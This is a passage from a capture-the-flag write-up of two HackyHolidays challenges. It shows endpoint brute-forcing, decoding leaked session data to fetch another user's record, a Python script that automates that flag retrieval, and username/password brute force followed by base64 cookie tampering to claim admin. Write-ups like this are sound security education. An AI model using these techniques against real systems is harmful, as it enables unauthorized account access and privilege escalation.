
This challenge took me some time. First, I inspected the source code and discovered that some HTTP requests where made to various /api/* endpoints.



I tried to perform a file bruteforce with Burp "Content Discover" on the /api endpoint using a custom wordlist (attached in the report). The following endpoints were discovered:
/api/sessions returned a list of base64 encoded values.

Decoding the values, I noticed that one of them contained an UUID string as "user" property.

/api/user returned the following error message.

It was necessary to discover the right parameters to call the API. I used again a custom wordlist and Burp Intruder to find the right parameter: uuid.


1+1 is 2, therefore I used the previously found UUID in the /api/user request and retrieved the fourth flag. https://hackyholidays.h1ctf.com/swag-shop/api/user?uuid=C7DCCE-0E0DAB-B20226-FC92EA-1B9043

Flag: flag{972e7072-b1b6-4bf7-b825-a912d3fd38d6} The following script exploits the challenge and retrieve the flag.
#!/usr/bin/python3
import requests
import base64
import json

if __name__ == "__main__":
    print("[*] Challenge 4")
    url = "https://hackyholidays.h1ctf.com/swag-shop/api/sessions"
    r = requests.get(url)
    j = r.json()
    for el in j["sessions"]:
        elencode = el.encode("utf-8")
        b64 = base64.b64decode(elencode)
        d = b64.decode("utf-8")
        j = json.loads(d)
        c = j['user']
        if(c is not None):
            url = "https://hackyholidays.h1ctf.com/swag-shop/api/user?uuid={}".format(c)
            r = requests.get(url)
            j = json.loads(r.text)
            print("[*] Flag: {}".format(j["flag"]))
            break
#Challenge 5 The fifth challenge was accessible by browsing https://hackyholidays.h1ctf.com/secure-login. The challenge webpage contained a login form requesting a username and password.

The first thing I noticed here was that a specific error message was returned when logging in with an invalid username.

This was a strong sign of the possibility to perform username enumeration. Again I used a custom wordlist, Burp Intruder and the "Grep - Extract" feature to bruteforce the right username.


The right username resulted in "access". The same process was repeated to bruteforce the password (with another custom wordlist), after having set the username POST parameter to "access".


I found out that the password was "computer" After having logged in, the web server returned an error message stating: "No Files to Download". Rabbit hole here we go! However, the session cookie set up after the login was interesting.

Decoding the cookie from base64, I got the following value
{"cookie":"1b5e5f2c9d58a30af4e16a71a45d0172","admin":false}
What about turning that "admin" JSON property from false to true.
